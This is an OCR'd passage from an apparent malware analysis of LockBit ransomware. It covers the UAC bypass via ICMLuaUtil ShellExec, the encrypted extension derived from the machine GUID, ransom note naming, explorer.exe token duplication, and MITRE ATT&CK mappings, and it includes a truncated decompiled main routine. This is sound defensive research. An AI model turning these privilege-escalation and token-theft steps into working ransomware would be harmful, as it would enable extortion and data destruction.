
The malware then executes the **ShellExec** function from the **ICMLuaUtil interface** (these are also resolved dynamically as highlighted above)to relaunch itself with its original **command-line arguments**, which elevates the new process to a higher privilege which can be showed dynamically:








On the right side is the process (running as **USER**) and on the left is the process(running with **ADMIN privileges**)



Finally, it terminates itself by calling NtTerminateProcess.



```
int sub_409990()
{
  int result; // eax

  sub_406900();
  sub_406F48();
  if ( byte_425124 && sub_4080B8() )
    ((void (__stdcall *)(_DWORD))stru_4254FC.ptr_ExitProcess)(0);
  if ( !test_token_RID_admins() && (unsigned int)text_OS_version() > 0x3C && token_Authority(0) )
  {
    UAC_Bypass();
    ((void (__stdcall *)(_DWORD, _DWORD))stru_42540C.ptr_NtTerminateProcess)(-1, 0);
  }
  result = generating_encrypted_file_extension();
  dword_425178 = result;
  if ( result )
  {
    dword_42517C = ransom_note(dword_425178);
    sub_40B708();
    if ( checking_for_Local_System() )
    {
      dword_42516C = sub_40AC00();
      sub_4072B4();
    }
    else
```

So mitre behavioral mapping is as follows:

#1 **Privilege Escalation** as **tactic**

a. **Abuse Elevation Control Mechanism** as **technique.**

i. **Bypass User Account Control** as **sub-technique**

Also Lockbit above in UAC bypass uses ShellExec function to relaunch itself as admin so for that mitre mapping will be as follows:

#1 **Execution** as **tactic**

a. **Command and Scripting Interpreter** as **technique.**

i. **Windows Command Shell** as **sub-technique**

Also mitre mapping if the process gets terminated :


#1 **Defense Evasion** as **tactic**

b. **Indicator Removal** as **technique.**


j. **File Deletion** as **sub-technique**

11. Generating Encrypted Extension:


The encrypted extension is dynamically generated using the victim's machine GUID, which makes it unique on every system.




Here below is the implementation of the function (**Extension** to append in ransom note)




The encrypted extension is generated as following:







12. Appending Encrypted Extension to Ransom Note :

After getting that extension it is passed into the function (**ransom_note_file_name**) as seen below:



This is the **ransom_note_file_name** function in which extension is passed and appended to it .






13. Retrieving and Duplicating token with Process Injection:

The malware attempts to retrieve and duplicate the token of an elevated process running on the system. The malware later launches threads and has them impersonate the target process using this token.


13.1 Checking if Process belongs to Local System:

Firstly , it checks if the current process's user is **LocalSystem,** a special account used by the operating system. Then, it calls **NtQueryInformationToken** to query the token user information and checks if the first sub authority of the process's SID is SECURITY_LOCAL_SYSTEM_RID.




13.2 Retrieving and Duplicating Explorer.exe Process Token:


After querying process information if the process is running as LocalSystem, it uses the current user's token as its elevated token. If not, the malware calls **NtQuerySystemInformation** to query information about processes on the system. For each process entry, it checks if the process's name is **explorer.exe** and retrieves its unique process ID.




